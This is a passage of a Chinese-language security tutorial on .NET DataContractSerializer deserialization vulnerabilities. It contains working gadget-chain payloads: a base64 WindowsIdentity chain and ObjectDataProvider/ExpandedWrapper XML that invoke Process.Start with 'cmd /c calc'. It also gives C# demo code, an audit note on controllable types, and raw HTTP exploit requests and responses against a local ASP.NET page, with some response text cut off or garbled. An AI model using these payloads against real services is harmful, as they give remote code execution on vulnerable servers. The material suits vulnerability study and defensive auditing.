tZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2
F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYLAAAAsAJTeXN
0ZW0uRnVuY2AzW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj0
```

```
0LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1
YzU2MTkzNGUwODldLFtTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2l
vbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3
N2E1YzU2MTkzNGUwODldLFtTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2Vzcyw
gU3lzdGVtLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgU
HVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBgwAAABLbXNjb3JsaW
IsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZ
XlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5CgYNAAAASVN5c3RlbSwgVmVyc2lvbj
00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E
1YzU2MTkzNGUwODkGDgAAABpTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2Vz
cwYPAAAABVN0YXJ0CRAAAAAECQAAAC9TeXN0ZW0uUmVmbGVjdGlvbi5NZ
W1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgcAAAAETmFtZQxBc3NlbWJseU
5hbWUJQ2xhc3NOYW1lCVNpZ25hdHVyZQpTaWduYXR1cmUyCk1lbWJlclR5c
GUQR2VuZXJpY0FyZ3VtZW50cwEBAQEBAAMIDVN5c3RlbS5UeXBlW10JDwA
AAAkNAAAACQ4AAAAGFAAAAD5TeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2Vz
cyBTdGFydChTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYVAAAAPl
N5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KFN5c3RlbS5TdHJpbmcsI
FN5c3RlbS5TdHJpbmcpCAAAAAoBCgAAAAkAAAAGFgAAAAdDb21wYXJlCQw
AAAAGGAAAAA1TeXN0ZW0uU3RyaW5nBhkAAAArSW50MzIgQ29tcGFyZShT
eXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3RyaW5nKQYaAAAAMlN5c3RlbS5Jbn
QzMiBDb21wYXJlKFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAo
BEAAAAAgAAAAGGwAAAHFTeXN0ZW0uQ29tcGFyaXNvbmAxW1tTeXN0ZW0
uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5l
dXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQkMAA
AACgkMAAAACRgAAAAJFgAAAAoL</System.Security.ClaimsIdentity.bootstra
pContext>

    </WindowsIdentity>

</root>
```

将 Demo 中的变量替换掉后，在抛出异常之前成功触发计算器，效果如下图



```
  type="System.Security.Principal.WindowsIdentity, mscorlib, Version=4.0.0.0, Culture=neutral,
  PublicKeyToken=b77a5c561934e089"">
    <WindowsIdentity xmlns:i=""http://www.w3.org/2001/XMLSchema-instance"" xmlns:x=""http://www.w3.org/2001/XMLSchema""
      xmlns=""http://schemas.datacontract.org/2004/07/System.Security.Principal"">
      <System.Security.ClaimsIdentity.claims i:type=""x:string"" xmlns="""">{b64encoded}</System.Security.ClaimsIdentity.claims>
       </WindowsIdentity>
</root>";
var xmlDoc = new XmlDocument();
xmlDoc.LoadXml(payload);
XmlElement xmlItem = (XmlElement)xmlDoc.SelectSingleNode("root");
var s = new DataContractSerializer(Type.GetType(xmlItem.GetAttribute("type")));
var d = s.ReadObject(new XmlTextReader(new StringReader(xmlItem.InnerXml)));
Console.ReadKey();
```

用户未处理的异常


System.InvalidCastException: “无法将类型为“System.Collections.Generic.SortedSet`1[System.String]”的对象强制转换为类型“System.Collections.Generic.List`1[System.Security.Claims.Claim]”。”

值	类型
{"无法将类型为"System.Collections.Generic.SortedSet`1[System.String]"的对象强...	System.InvalidCastExcept...
{WpfApp1.MainWindow}	WpfApp1.MainWindow
"AAEAAAD/////AQAAAAAAAAAMAgAAAEITeXN0ZW0sIFZlcnNpb249NC4w...	string
{WpfApp1.WindowsIdentityTest}	WpfApp1.WindowsIdenti...
"AAEAAAD/////AQAAAAAAAAAMAgAAAEITeXN0ZW0sIFZlcnNpb249NC4w...	string
"<root xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" xmlns:x...	string
{Document}	System.Xml.XmlDocument
{Element, Name="root"}	System.Xml.XmlElement
{System.Runtime.Serialization.DataContractSerializer}	System.Runtime.Serializat...
null	object

0x03 代码审计视角

3.1、ReadObject


从代码审计的角度很容易找到漏洞的 EntryPoint，通过前面几个小节的知识能发现需要满足一个类型解析器 type 可控，再传入 XML，就可以被反序列化，例如下面的 DataContractSerializer 类



```
/// <summary>
///
/// </summary>
/// <param name="data"></param>
/// <param name="type"></param>
/// <returns></returns>
public static Object DeserializeFromBase64StringByDataContractSerializer(String data, Type type)
{
    using (MemoryStream ms = new MemoryStream())
    {
        byte[] content = Convert.FromBase64String(data);
        ms.Write(content, 0, content.Length);
        ms.Position = 0;
        var dataContractSerializer = new DataContractSerializer(type);
        return dataContractSerializer.ReadObject(ms);
    }
}
```

0x04 案例复盘

1. 使用 ObjectDataProvider 攻击向量，输入 http://localhost:5651/Default Post 加载 value 值




http://localhost:5651/Default

```
value=<?xml version="1.0"?>
<root xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],
[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
  <ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL xmlns="http://schemas.datacontract.org/2004/07/System.Data.Services.Internal"
                          xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
                          xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">
   <ExpandedElement z:Id="ref1" xmlns:a="http://schemas.datacontract.org/2004/07/System.Diagnostics">
    <__identity i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System"/>
   </ExpandedElement>
   <ProjectedProperty0 xmlns:a="http://schemas.datacontract.org/2004/07/System.Windows.Data">
    <a:MethodName>Start</a:MethodName>
    <a:MethodParameters xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
     <b:anyType i:type="c:string" xmlns:c="http://www.w3.org/2001/XMLSchema">cmd</b:anyType>
     <b:anyType i:type="c:string" xmlns:c="http://www.w3.org/2001/XMLSchema">/c calc</b:anyType>
    </a:MethodParameters>
    <a:ObjectInstance z:Ref="ref1"/>
   </ProjectedProperty0>
  </ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL>
</root>
```

ASP.NET is a free web framework for building great Web sites and Web applications using HTML, CSS, and JavaScript.

2. 通过 ReadObject 反序列化 ，并弹出计算器，网页返回 200。




Request

```
POST http://localhost:5651/Default HTTP/1.1
Host: localhost:5651
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ECS[visit_times]=1; _ga=GA1.1.1578345208.1524306975
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1683

value=<?xml version="1.0"?><root xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089">    <ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL
xmlns="http://schemas.datacontract.org/2004/07/System.Data.Services.Internal"
                xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
     xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">      <ExpandedElement z:Id="ref1"
xmlns:a="http://schemas.datacontract.org/2004/07/System.Diagnostics">        <__identity i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System"/>      </ExpandedElement>      <ProjectedProperty0
xmlns:a="http://schemas.datacontract.org/2004/07/System.Windows.Data">        <a:MethodName>Start</a:MethodName>
   <a:MethodParameters xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">          <b:anyType
i:type="c:string" xmlns:c="http://www.w3.org/2001/XMLSchema">cmd</b:anyType>          <b:anyType i:type="c:string"
xmlns:c="http://www.w3.org/2001/XMLSchema">/c calc</b:anyType>        </a:MethodParameters>        <a:ObjectInstance
z:Ref="ref1"/>      </ProjectedProperty0>    </ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL></root>
```


Response

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-SourceFiles:
=?UTF-8?B?RDpcVG1wXENzaGFycFxXZWJcZGVzZXJpYWxpemVcV2ViQXBwbGljYXRpb24xXFdlYkFwcGxpY2F0aW9uMVxEZWZhdWx0?=
X-Powered-By: ASP.NET
Date: Thu, 17 Jan 2019 04:10:54 GMT
Content-Length: 5137

function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>
```

3. 使用 WindowsIdentity 攻击向量，输入 http://localhost:5651/Default Post 加载 value 值，弹出计算器的同时，服务也会挂掉。



最后附上动态效果图



```
POST http://localhost:5651/Default HTTP/1.1
Host: localhost:5651
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ECS[visit_times]=1; _ga=GA1.1.1578345208.1524306975; .AspNet.Consent=yes
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1687

value=<?xml version="1.0"?><root xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089">    <ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL
xmlns="http://schemas.datacontract.org/2004/07/System.Data.Services.Internal"
                         xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
                 xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">       <ExpandedElement z:Id="ref1"
xmlns:a="http://schemas.datacontract.org/2004/07/System.Diagnostics">        <__identity i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/System"/>       </ExpandedElement>       <ProjectedProperty0
xmlns:a="http://schemas.datacontract.org/2004/07/System.Windows.Data">        <a:MethodName>Start</a:MethodName>
       <a:MethodParameters xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
<b:anyType i:type="c:string" xmlns:c="http://www.w3.org/2001/XMLSchema">cmd</b:anyType>          <b:anyType
i:type="c:string" xmlns:c="http://www.w3.org/2001/XMLSchema">/c calc.exe</b:anyType>         </a:MethodParameters>
       <a:ObjectInstance z:Ref="ref1"/>       </ProjectedProperty0>
</ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL></root>
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-SourceFiles:
=?UTF-8?B?RDpcVGlwXENzaGFycFxXZWJ                    aW9uMVxEZWZhdWx0?=
X-Powered-By: ASP.NET
Date: Fri, 22 Feb 2019 10:53:25 G
Content-Length: 5137


<!DOCTYPE html>

<html lang="en">
<head><meta http-equiv="Content-T                     et="utf-8" /><meta
name="viewport" content="width=de
        Home Page - □□ ASP.NET □□
</title><script src="/Scripts/mod
<link href="/Content/bootstrap.cs
<link href="/Content/Site.css" re
<link href="favicon.ico" rel="sho
<body>
    <form method="post" action=".
<div class="aspNetHidden">
<input type="hidden" name="__EVEN
<input type="hidden" name="__EVEN
<input type="hidden" name="__VIEW
value="7XM8fujd/qh8mSLbhke25zRFH5                     VR451UWuimZnW7o3TUGOci31XTY
2s/DUvkTUDAOdFv/CTjCu+" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['ctl01'];
if (!theForm) {
    theForm = document.ctl01;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>
```

0x05 总结

DataContractSerializer 在实际开发中使用频率较高，但因 type 需可控才能实施攻击，所以攻击成本相对来说较高。最后.NET 反序列化系列课程笔者会同步到 https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号。